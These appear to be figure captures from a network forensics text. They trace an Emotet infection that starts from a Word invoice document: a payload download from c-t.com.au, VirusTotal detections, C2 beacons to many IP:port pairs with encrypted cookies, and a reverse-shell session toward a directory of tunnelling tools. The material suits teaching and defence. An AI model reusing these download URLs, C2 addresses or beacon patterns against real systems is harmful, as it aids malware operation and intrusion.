CompObjUserType	Microsoft Word 97-2003 Document
CompObjUserTypeLen	32
CreateDate	2018:11:14 12:45:00
DocFlags	Has picture, 1Table, ExtChar

74	10.11.14.101	10.11.14.1	DNS	70	Standard query 0xd68d A c-t.com.au
75	10.11.14.1	10.11.14.101	DNS	86	Standard query response 0xd68d A c-t.com.au A 50.62.194.30
76	10.11.14.101	50.62.194.30	TCP	66	49202 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
77	50.62.194.30	10.11.14.101	TCP	58	80 → 49202 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
78	10.11.14.101	50.62.194.30	TCP	54	49202 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
79	10.11.14.101	50.62.194.30	HTTP	361	GET /PspAMbuSd2 HTTP/1.1
80	50.62.194.30	10.11.14.101	TCP	54	80 → 49202 [ACK] Seq=1 Ack=308 Win=64240 Len=0
81	50.62.194.30	10.11.14.101	HTTP	609	HTTP/1.1 301 Moved Permanently (text/html)
82	10.11.14.101	50.62.194.30	TCP	54	49202 → 80 [ACK] Seq=308 Ack=556 Win=63685 Len=0
83	10.11.14.101	50.62.194.30	HTTP	362	GET /PspAMbuSd2/ HTTP/1.1
84	50.62.194.30	10.11.14.101	TCP	54	80 → 49202 [ACK] Seq=556 Ack=616 Win=64240 Len=0
85	50.62.194.30	10.11.14.101	TCP	1342	80 → 49202 [PSH, ACK] Seq=556 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU]
86	10.11.14.101	50.62.194.30	TCP	54	49202 → 80 [ACK] Seq=616 Ack=1844 Win=64240 Len=0
87	50.62.194.30	10.11.14.101	TCP	1342	80 → 49202 [PSH, ACK] Seq=1844 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU]
88	10.11.14.101	50.62.194.30	TCP	54	49202 → 80 [ACK] Seq=616 Ack=3132 Win=62952 Len=0
89	50.62.194.30	10.11.14.101	TCP	1342	80 → 49202 [PSH, ACK] Seq=3132 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU]
90	50.62.194.30	10.11.14.101	TCP	1342	80 → 49202 [PSH, ACK] Seq=4420 Ack=616 Win=64240 Len=1288 [TCP segment of a reassembled PDU]
91	10.11.14.101	50.62.194.30	TCP	54	49202 → 80 [ACK] Seq=616 Ack=4420 Win=64240 Len=0
92	10.11.14.101	50.62.194.30	TCP	54	49202 → 80 [ACK] Seq=616 Ack=5708 Win=62952 Len=0

```

GET /PspAMbuSd2 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: c-t.com.au
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=iso-8859-1
X-Port: port_10802
X-Cacheable: YES:Forced
Location: http://c-t.com.au/PspAMbuSd2/
Content-Encoding: gzip
Content-Length: 196
Accept-Ranges: bytes
Date: Wed, 14 Nov 2018 17:30:50 GMT
Age: 16950
Vary: User-Agent
X-Cache: cached
X-Cache-Hit: HIT
X-Backend: all_requests

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://c-t.com.au/PspAMbuSd2/">here</a>.</p>
</body></html>
GET /PspAMbuSd2/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: c-t.com.au

```

```
GET /PspAMbuSd2/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: c-t.com.au
Connection: Keep-Alive

HTTP/1.1 200 OK
Expires: Tue, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Content-Disposition: attachment; filename="ijccaFkQnS.exe"
Content-Transfer-Encoding: binary
Last-Modified: Wed, 14 Nov 2018 17:17:56 GMT
Content-Type: application/octet-stream
X-Port: port_10802
X-Cacheable: YES:Forced
Content-Length: 430080
Accept-Ranges: bytes
Date: Wed, 14 Nov 2018 17:30:50 GMT
Age: 774
Vary: User-Agent
X-Cache: cached
X-Cache-Hit: HIT
X-Backend: all_requests

MZ.....@.....
..Lh..Lh..H..Lh..X..Lh..h...(..Lh...x..Lh.&.6..Lh.....PE..L.....
[.....@.....
.....D...y.....X.....
.....D.....text.....
.....data.....@.....pdata...".....@...@.pdata..qY...
.....@.....rsrc...X.....P.....@...@.reloc...
0.....@..B.....
```

d6dd56e7fb1cc71fc37199b60461e657726c3bf8319ce59177ab4be6ed3b9fb4

51 / 67

51 engines detected this file

d6dd56e7fb1cc71fc37199b60461e657726c3bf8319ce59177ab4be6ed3b9fb4

420 KB Size

2019-03-05 16:37:19 UTC 17 days ago

Run Time Library

peexe

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	Trojan.Autoruns.GenericKDS.31355249
AhnLab-V3	Trojan/Win32.Emotet.R244694	ALYac	Trojan.Agent.Emotet
Antiy-AVL	Trojan[Banker]Win32.Emotet	Arcabit	Trojan.Autoruns.GenericS.D1DE7171
Avast	Win32.Malware-gen	AVG	Win32.Malware-gen
Avira	HEUR/AGEN.1036970	BitDefender	Trojan.Autoruns.GenericKDS.31355249
CAT-QuickHeal	Trojan.Emotet.X5	ClamAV	Win.Trojan.Emotet-6707392-0
Comodo	Malware@#186i81zmqj90	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.c2b25c	Cyren	W32/Trojan.CWZN-9160

Graph Summary

```

graph LR
    A((1 contacted ips)) --> B[ ]
    C((1 execution parents)) --> B
    D((1 contacted urls)) --> B
  
```

Execution Parents

Scanned	Detections	Type	Name
2019-02-15	41 / 58	MS Word Document	Invoice_No_L42640.doc

Contained In Graphs

Owner	Description
jorgelamarca	

Contacted URLs

Scanned	Detections	URL
2019-03-01	5 / 66	http://50.78.167.65:7080/

Contacted IPs

IP	Autonomous System	Country
50.78.167.65	7922 - Comcast Cable Communications, Inc.	US

No.	Source	Destination	Protocol	Length	Info	User-Agent	URI
600	10.11.14.101	50.78.167.65	HTTP	765	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://50.78.167.65:7080/
614	10.11.14.101	189.244.86.184	HTTP	811	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://189.244.86.184:990/
618	10.11.14.101	189.244.86.184	HTTP	787	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://189.244.86.184:990/
632	10.11.14.101	173.11.47.169	HTTP	767	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://173.11.47.169:8080/
641	10.11.14.101	186.18.236.83	HTTP	767	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://186.18.236.83:8080/
858	10.11.14.101	189.244.86.184	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://189.244.86.184:990/
872	10.11.14.101	173.11.47.169	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://173.11.47.169:8080/
882	10.11.14.101	186.18.236.83	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://186.18.236.83:8080/
888	10.11.14.101	200.127.55.5	HTTP	741	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://200.127.55.5/
894	10.11.14.101	76.65.158.121	HTTP	748	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://76.65.158.121:50000/
920	10.11.14.101	210.2.86.72	HTTP	745	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://210.2.86.72:8080/
946	10.11.14.101	173.160.205.161	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://173.160.205.161:990/
952	10.11.14.101	160.36.66.221	HTTP	746	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://160.36.66.221:990/
958	10.11.14.101	71.163.171.106	HTTP	743	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://71.163.171.106/
1337	10.11.14.101	71.163.171.106	HTTP	743	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://71.163.171.106/
1355	10.11.14.101	49.212.135.76	HTTP	746	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://49.212.135.76:443/
1361	10.11.14.101	109.170.209.165	HTTP	749	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://109.170.209.165:8080/
1367	10.11.14.101	205.185.187.190	HTTP	744	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://205.185.187.190/
1388	10.11.14.101	24.201.79.34	HTTP	745	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://24.201.79.34:8080/
1423	10.11.14.101	138.207.150.46	HTTP	747	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://138.207.150.46:443/
1431	10.11.14.101	81.86.197.52	HTTP	746	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://81.86.197.52:8443/
1440	10.11.14.101	133.242.208.183	HTTP	789	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://133.242.208.183:8080/
1485	10.11.14.101	173.160.205.162	HTTP	766	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://173.160.205.162:443/
1516	10.11.14.101	50.78.167.65	HTTP	744	GET / HTTP/1.1	Mozilla/4.0 (compatib...	http://50.78.167.65:7080/
2263	10.11.14.101	185.129.49.19	HTTP	161	GET /data2.php?...	Mozilla/4.0 (compatib...	http://freshwallet.at/data2.php?51AD847FCC5083FE

Home Submissions Resources Contact

Q IP, Domain, Hash...

Creates new processes ▼

Opens the MountPointManager (often used to detect additional infection locations) ▼

Network Related

Found potential IP address in binary/memory ▲

details "50.78.167.65"
"177.242.156.119"
source String
relevance 3/10

Sends traffic on typical HTTP outbound port, but without HTTP header ▲

details TCP traffic to 177.242.156.119 on port 80 is sent without HTTP header
source Network Traffic
relevance 5/10

Uses a User Agent typical for browsers, although no browser was ever launched ▲

details Found user agent(s): Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; NET 4.0E)
source Network Traffic
relevance 10/10

No.	Source	Destination	Protocol	Length	Info
603	10.11.14.101	177.242.156.119	TCP	66	49211 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
604	10.11.14.101	177.242.156.119	TCP	66	[TCP Retransmission] 49211 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
605	10.11.14.101	177.242.156.119	TCP	62	[TCP Retransmission] 49211 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
606	10.11.14.101	177.242.156.119	TCP	66	49212 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
607	177.242.156.119	10.11.14.101	TCP	54	80 → 49211 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
608	10.11.14.101	177.242.156.119	TCP	66	[TCP Retransmission] 49212 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
609	10.11.14.101	177.242.156.119	TCP	62	[TCP Retransmission] 49212 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
610	177.242.156.119	10.11.14.101	TCP	54	80 → 49212 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
842	10.11.14.101	177.242.156.119	TCP	66	49221 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
844	10.11.14.101	177.242.156.119	TCP	66	[TCP Retransmission] 49221 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
845	10.11.14.101	177.242.156.119	TCP	62	[TCP Retransmission] 49221 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
846	10.11.14.101	177.242.156.119	TCP	66	49222 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
847	177.242.156.119	10.11.14.101	TCP	54	80 → 49221 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
848	10.11.14.101	177.242.156.119	TCP	66	[TCP Retransmission] 49222 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
849	10.11.14.101	177.242.156.119	TCP	62	[TCP Retransmission] 49222 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
851	177.242.156.119	10.11.14.101	TCP	54	80 → 49222 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
2322	10.11.14.101	177.242.156.119	TCP	66	49284 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2323	10.11.14.101	177.242.156.119	TCP	66	[TCP Retransmission] 49284 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2324	10.11.14.101	177.242.156.119	TCP	62	[TCP Retransmission] 49284 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
2325	177.242.156.119	10.11.14.101	TCP	54	80 → 49284 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
2326	10.11.14.101	177.242.156.119	TCP	66	49285 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2327	10.11.14.101	177.242.156.119	TCP	66	[TCP Retransmission] 49285 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2328	10.11.14.101	177.242.156.119	TCP	62	[TCP Retransmission] 49285 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
2337	177.242.156.119	10.11.14.101	TCP	54	80 → 49285 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
6449	10.11.14.101	177.242.156.119	TCP	66	49392 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
6450	10.11.14.101	177.242.156.119	TCP	66	[TCP Retransmission] 49392 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1

Informative

Environment Awareness

Queries volume information

Reads the registry for installed applications

General

Contacts server

details "50.78.167.65:7080"
"177.242.156.119:80"
"189.244.86.184:990"

source Network Traffic

relevance 1/10

```

GET / HTTP/1.1
Cookie: 32638=fKISKSQM41+YJpaL8vX/IMRZ8TsD2z1ZAgXWK1VovRWOSM81szHHB0tJCPxzcLQ1F+1QhQeJ/
Aqt26qFg2j9w9ihjHSY9+T3f1f5v2wgp07NGQWJKz678Ew7fza06PGf1C789u9mmeaPGj+N3/34ZXqIyWgBfi9pZL+UA+yLmMf09F6gvtrYwuJHfj
73dwV5zuwj/HXEk+6GG3QCS0tQaPuTG3NMWMBDjppdNZpA1DGWzdmencwA04LiT5i0Q8Mn0aS0xhIF1Ri/
VTf23pJm4MAHn8w9m51XdKn4XNVvuiAYQFD2hLVfVzmp8CRiEUzV4yQKMDHKmqVUddOy10dQkt9iHxQ9wNlguzSi3h3PjP1M06ESNmD8ZqK4j
aYbhvc73gbyU0BRcVp4LUITm6tUhz1I4nQnq1Xd20rI9yFYH5j24JQTC1zZ0r01tN7EA==
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50729;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 189.244.86.184:990
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 14 Nov 2018 17:32:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 132
Connection: keep-alive

f...T.w...\.JT].g.....F..0..[.0.,'....pM...7.5..$).{E..6&.C...\.vu.W..$.W.....#..._4.4 m.H....
73.....E[.....P..s...y...UGET / HTTP/1.1
Cookie: 28053=BZHlgKsMTUyFpQoMXarC8IwO4pzVfu01K3m0jweeEpUomfNJQpDx/
K5rx8IYwEM0qXSVGuPXOquWHGw8GvpMTLkdnS7xzPNFjAB/mJGqf9nmYLxsJCyf5RkaXyRX1eaZyurTQsCZ1Wv/
2hZ8Ph01COx3ps15PSY1Q4JvO3ZjZ0mDfBT1nCob/ac9b0U/dT5xCpc7/Zxi3DmzvCUSRF/6vnr1n63E8kdZigUv4yCPA51BMTswFXZ164AXK4a/
x2JYRAyti//yzKfrz9Rx+UUV/ejxXG3JoIXki4M174dfK1qRoYxTR4e3UI0nPct09a1u+MQAcg2aQIQzHk10a9nqmG8McvU5RE7FL/
2Kw74ebzs1T9ZxdFzv10Q4gvP1LdB+Pcr1dpSV4MVSb5gXQHhaxVU6JL6xjBCHZB5Kx4YBpFludM
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50729;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 189.244.86.184:990
Connection: Keep-Alive
Cache-Control: no-cache

```

Client	Server	Protocol	Username	Password	Valid login	Login timestamp
10.11.14.101 (Windows)	24.201.79.34 [24.201.79.34:8080]	HTTP Cookie	1530=HZgHPldQZen+EvduVv8l9pd5uZxtm...	N/A	Unknown	2018-11-14 17:47:34 UTC
10.11.14.101 (Windows)	71.163.171.106 [71.163.171.106]	HTTP Cookie	62913=QNd+zpG1HHBqvBlldPpaoGTSo1Cq...	N/A	Unknown	2018-11-14 17:45:19 UTC
10.11.14.101 (Windows)	71.163.171.106 [71.163.171.106]	HTTP Cookie	17783=FsyDBpTgTLoj8VqhDR4TZu0Yp+plo/...	N/A	Unknown	2018-11-14 17:45:39 UTC
10.11.14.101 (Windows)	109.170.209.165 [109.170.209.165:8080]	HTTP Cookie	22714=G4FrsIA4CeaTUI60MD77TyFv+Gocfg/...	N/A	Unknown	2018-11-14 17:46:51 UTC
10.11.14.101 (Windows)	133.242.208.183 [133.242.208.183:8080]	HTTP Cookie	16242=NgJGq490G7ePjC6EHQGWfFB/eLx0V...	N/A	Unknown	2018-11-14 17:48:55 UTC
10.11.14.101 (Windows)	173.11.47.169 [173.11.47.169:8080]	HTTP Cookie	34606=BpEzQBGF5YINzrLQuwD9H4baQLCW...	N/A	Unknown	2018-11-14 17:35:10 UTC
10.11.14.101 (Windows)	173.11.47.169 [173.11.47.169:8080]	HTTP Cookie	49430=kBYNNtBLgBTmxGaHhxcNpdCmn+1f...	N/A	Unknown	2018-11-14 17:39:38 UTC
10.11.14.101 (Windows)	173.11.47.169 [173.11.47.169:8080]	HTTP Cookie	8742=UbfU45wArb6xe8PGQOvHW0h3RoPlu+...	N/A	Unknown	2018-11-14 17:53:39 UTC
10.11.14.101 (Windows)	173.11.47.169 [173.11.47.169:8080]	HTTP Cookie	5283=F5jsdh1zc2QsJAZ30k5o4sGu7VUgGb...	N/A	Unknown	2018-11-14 21:01:22 UTC
10.11.14.101 (Windows)	186.18.236.83 [186.18.236.83:8080]	HTTP Cookie	65135=GaEALQJY/7DRwduLNUhx84Nvm44...	N/A	Unknown	2018-11-14 17:35:32 UTC
10.11.14.101 (Windows)	186.18.236.83 [186.18.236.83:8080]	HTTP Cookie	14034=GoGfAuXoIqOvVDBB06o8/n4ASWGs...	N/A	Unknown	2018-11-14 17:40:29 UTC
10.11.14.101 (Windows)	186.18.236.83 [186.18.236.83:8080]	HTTP Cookie	60082=GkkPXTsSSc+q3eQ4li15VutXa4bPG0...	N/A	Unknown	2018-11-14 17:54:01 UTC
10.11.14.101 (Windows)	186.18.236.83 [186.18.236.83:8080]	HTTP Cookie	42427=mnwCsn1dG1AEPiAGuV/Ay2WQy7gSq...	N/A	Unknown	2018-11-14 21:01:35 UTC
10.11.14.101 (Windows)	200.127.55.5 [200.127.55.5]	HTTP Cookie	65515=FbuPCofjx1HSpEFIPqCZZkjM0NyyVyQ...	N/A	Unknown	2018-11-14 17:41:00 UTC
10.11.14.101 (Windows)	200.127.55.5 [200.127.55.5]	HTTP Cookie	23954=kwrXNfSzBQu8xAfFBnv2RVn0N6AUG...	N/A	Unknown	2018-11-14 17:54:30 UTC
10.11.14.101 (Windows)	205.185.187.190 [205.185.187.190]	HTTP Cookie	52495=WXXQ/wrJDCM5kc5BOqzFLLHmOd3Y...	N/A	Unknown	2018-11-14 17:47:23 UTC
10.11.14.101 (Windows)	210.2.86.72 [210.2.86.72:8080]	HTTP Cookie	50088=e7sp79Kq5TdBnt9D5eY23uf9Qyp7jUc...	N/A	Unknown	2018-11-14 17:42:55 UTC
10.11.14.101 (Windows)	210.2.86.72 [210.2.86.72:8080]	HTTP Cookie	6733=glU9Gy5cBe3w2P/VsV7C+vr/SSvEjUdK...	N/A	Unknown	2018-11-14 17:56:24 UTC

2018-11-14 17:33:49	CqCC9FxDZaar5GSda	ProtocolDetector::Server_Found	189.244.86.184: HTTP server on port 990/tcp	HTTP	10.11.14.101	49213	189.244.86.184	990	189.244.86.184
2018-11-14 17:33:49	CqCC9FxDZaar5GSda	ProtocolDetector:Protocol_Found	10.11.14.101:49213 > 189.244.86.184:990 HTTP on port 990/tcp	HTTP	10.11.14.101	49213	189.244.86.184	990	10.11.14.101
2018-11-14 17:50:55	CqjF14NZSkjg8U6c	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	CN=main.info	10.11.14.101	49274	185.129.43.19	443	10.11.14.101
2018-11-14 17:58:18	CvC76O2s4KEEL6Hpfe	ProtocolDetector:Protocol_Found	10.11.14.101:49305 > 173.160.205.161:990 HTTP on port 990/tcp	HTTP	10.11.14.101	49305	173.160.205.161	990	10.11.14.101
2018-11-14 17:58:18	CvC76O2s4KEEL6Hpfe	ProtocolDetector:Server_Found	173.160.205.161: HTTP server on port 990/tcp	HTTP	10.11.14.101	49305	173.160.205.161	990	173.160.205.161
2018-11-14 17:59:42	Ce9gkm3UFmFzuMikBj	ProtocolDetector:Server_Found	160.36.66.221: HTTP server on port 990/tcp	HTTP	10.11.14.101	49307	160.36.66.221	990	160.36.66.221
2018-11-14 17:59:42	Ce9gkm3UFmFzuMikBj	ProtocolDetector:Protocol_Found	10.11.14.101:49307 > 160.36.66.221:990 HTTP on port 990/tcp	HTTP	10.11.14.101	49307	160.36.66.221	990	10.11.14.101

600	10.11.14.101	50.78.167.65	HTTP	765	GET / HTTP/1.1
614	10.11.14.101	189.244.86.184	HTTP	811	GET / HTTP/1.1
616	189.244.86.184	10.11.14.101	HTTP	342	HTTP/1.1 200 OK (text/html)
618	10.11.14.101	189.244.86.184	HTTP	787	GET / HTTP/1.1
632	10.11.14.101	173.11.47.169	HTTP	767	GET / HTTP/1.1
641	10.11.14.101	186.18.236.83	HTTP	767	GET / HTTP/1.1
832	186.18.236.83	10.11.14.101	HTTP	1170	HTTP/1.1 200 OK (text/html)

Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
160.36.66.221	990	1,840	1461 k	1,272	1417 k	568	
185.129.49.19	443	1,318	857 k	874	802 k	444	
185.129.49.19	80	1,318	74 k	752	42 k	566	
10.11.14.101	49283	1,018	57 k	437	25 k	581	
10.11.14.101	49307	1,015	1028 k	243	14 k	772	
10.11.14.101	49202	517	459 k	178	10 k	339	
50.62.194.30	80	517	459 k	339	449 k	178	
10.11.14.101	49390	430	177 k	167	9722	263	
10.11.14.101	49245	385	318 k	147	9328	238	
71.163.171.106	80	385	318 k	238	309 k	147	
173.160.205.161	990	312	159 k	196	151 k	116	
10.11.14.101	49305	306	158 k	112	6774	194	
10.11.14.101	49371	300	17 k	129	7551	171	
10.11.14.101	49282	270	287 k	52	3411	218	
186.18.236.83	8080	218	167 k	129	160 k	89	
10.11.14.101	49274	209	207 k	46	3625	163	
10.11.14.101	49217	197	164 k	75	4775	122	
10.11.14.101	49379	191	164 k	65	4214	126	
10.11.14.101	49278	141	143 k	28	2115	113	
10.11.14.101	49281	102	98 k	23	1845	79	
10.11.14.101	49201	71	53 k	31	1965	40	
78.135.65.15	80	71	53 k	40	51 k	31	

Chapter 7: Investigating C2 Servers

Ethernet · 14		IPv4 · 13		IPv6 · 3		TCP · 4		UDP · 119					
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.46.128	49274	192.168.46.129	4433	392	444 k	81	12 k	311	432 k	91.612553	46.6188	2088	
192.168.46.128	49272	192.168.46.129	80	3	186	2	120	1	66	5.750706	0.0003	—	
192.168.46.128	49273	192.168.46.129	80	112	20 k	54	10 k	58	9240	27.387962	94.6942	919	
192.168.46.128	49261	192.168.46.129	80	4	228	2	108	2	120	36.916185	81.6621	10	

No.	Source IP	Destination IP	Protocol	Source Port	Destination Port	Info
23	192.168.46.128	192.168.46.129	TCP	49272	80	49272 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
24	192.168.46.129	192.168.46.128	TCP	80	49272	80 → 49272 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
25	192.168.46.128	192.168.46.129	TCP	49272	80	49272 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
71	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
72	192.168.46.129	192.168.46.128	TCP	80	49273	80 → 49273 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
73	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
74	192.168.46.129	192.168.46.128	TCP	80	49273	80 → 49273 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4
75	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [ACK] Seq=1 Ack=5 Win=65536 Len=0
76	192.168.46.129	192.168.46.128	TCP	80	49273	80 → 49273 [PSH, ACK] Seq=5 Ack=1 Win=29312 Len=267
78	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [PSH, ACK] Seq=1 Ack=272 Win=65280 Len=36 [TCP segment of a reassembled PDU]
79	192.168.46.129	192.168.46.128	TCP	80	49273	80 → 49273 [ACK] Seq=272 Ack=37 Win=29312 Len=0
80	192.168.46.128	192.168.46.129	TCP	49273	80	49273 → 80 [PSH, ACK] Seq=37 Ack=272 Win=65280 Len=91

```

> Frame 78: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
> Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_c0:34:ba (00:0c:29:c0:34:ba)
> Internet Protocol Version 4, Src: 192.168.46.128, Dst: 192.168.46.129
> Transmission Control Protocol, Src Port: 49273, Dst Port: 80, Seq: 1, Ack: 272, Len: 36

0000  00 0c 29 c0 34 ba 00 0c 29 1f 85 33 08 00 45 00  --) 4... ) :3--E-
0010  00 4c 29 49 40 00 80 06 f3 10 c0 a8 2e 80 c0 a8  .L)I@... ..
0020  2e 81 c0 79 00 50 75 f6 53 a4 f4 d5 1a 85 50 18  .y.Pu- S....P-
0030  00 ff 03 90 00 00 4d 69 63 72 6f 73 6f 66 74 20  ....Mi crosoft
0040  57 69 6e 64 6f 77 73 20 5b 56 65 72 73 69 6f 6e  Windows [Version
0050  20 36 2e 31 2e 37 36 30 30 5d                    6.1.760 0]

```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · shell_to_meterpreter.pcapng

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```
C:\Users\Apex\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3A43-A02E

Directory of C:\Users\Apex\Desktop

03/04/2019 12:58 PM <DIR>      .
03/04/2019 12:58 PM <DIR>      ..
01/18/2019 11:26 PM          0 'Microsoft'
01/18/2019 11:27 PM          0 'Copyright'
01/18/2019 11:26 PM          0 'Microsoft'
01/18/2019 11:26 PM          0 'operable'
01/03/2019 01:29 AM <DIR>      Clean
01/18/2019 11:26 PM          0 Copyright
03/04/2019 10:53 AM       73,802 Desk.exe
03/04/2019 12:29 PM       73,802 Desk3.exe
03/04/2019 12:58 PM       73,802 Desk_shell.exe
01/18/2019 09:40 PM <DIR>      DNS-Shell-master
01/18/2019 09:39 PM       4,698 DNS-Shell-master.zip
01/18/2019 11:16 PM <DIR>      icmpsh-master
01/18/2019 10:48 PM     243,010 icmpsh-master.zip
05/17/2013 08:26 AM       19,033 icmpsh.exe
01/03/2019 01:35 AM          38 index.html
01/18/2019 10:53 PM       4,237 Invoke-PowerShellIcmp.ps1
03/19/2013 12:30 AM     9,656,832 isilk.msi
01/18/2019 11:26 PM          0 Microsoft
01/18/2019 11:26 PM          0 operable
01/24/2019 12:58 AM     2,159,024 OperaSetup.exe
03/04/2019 10:58 AM          16 password.txt
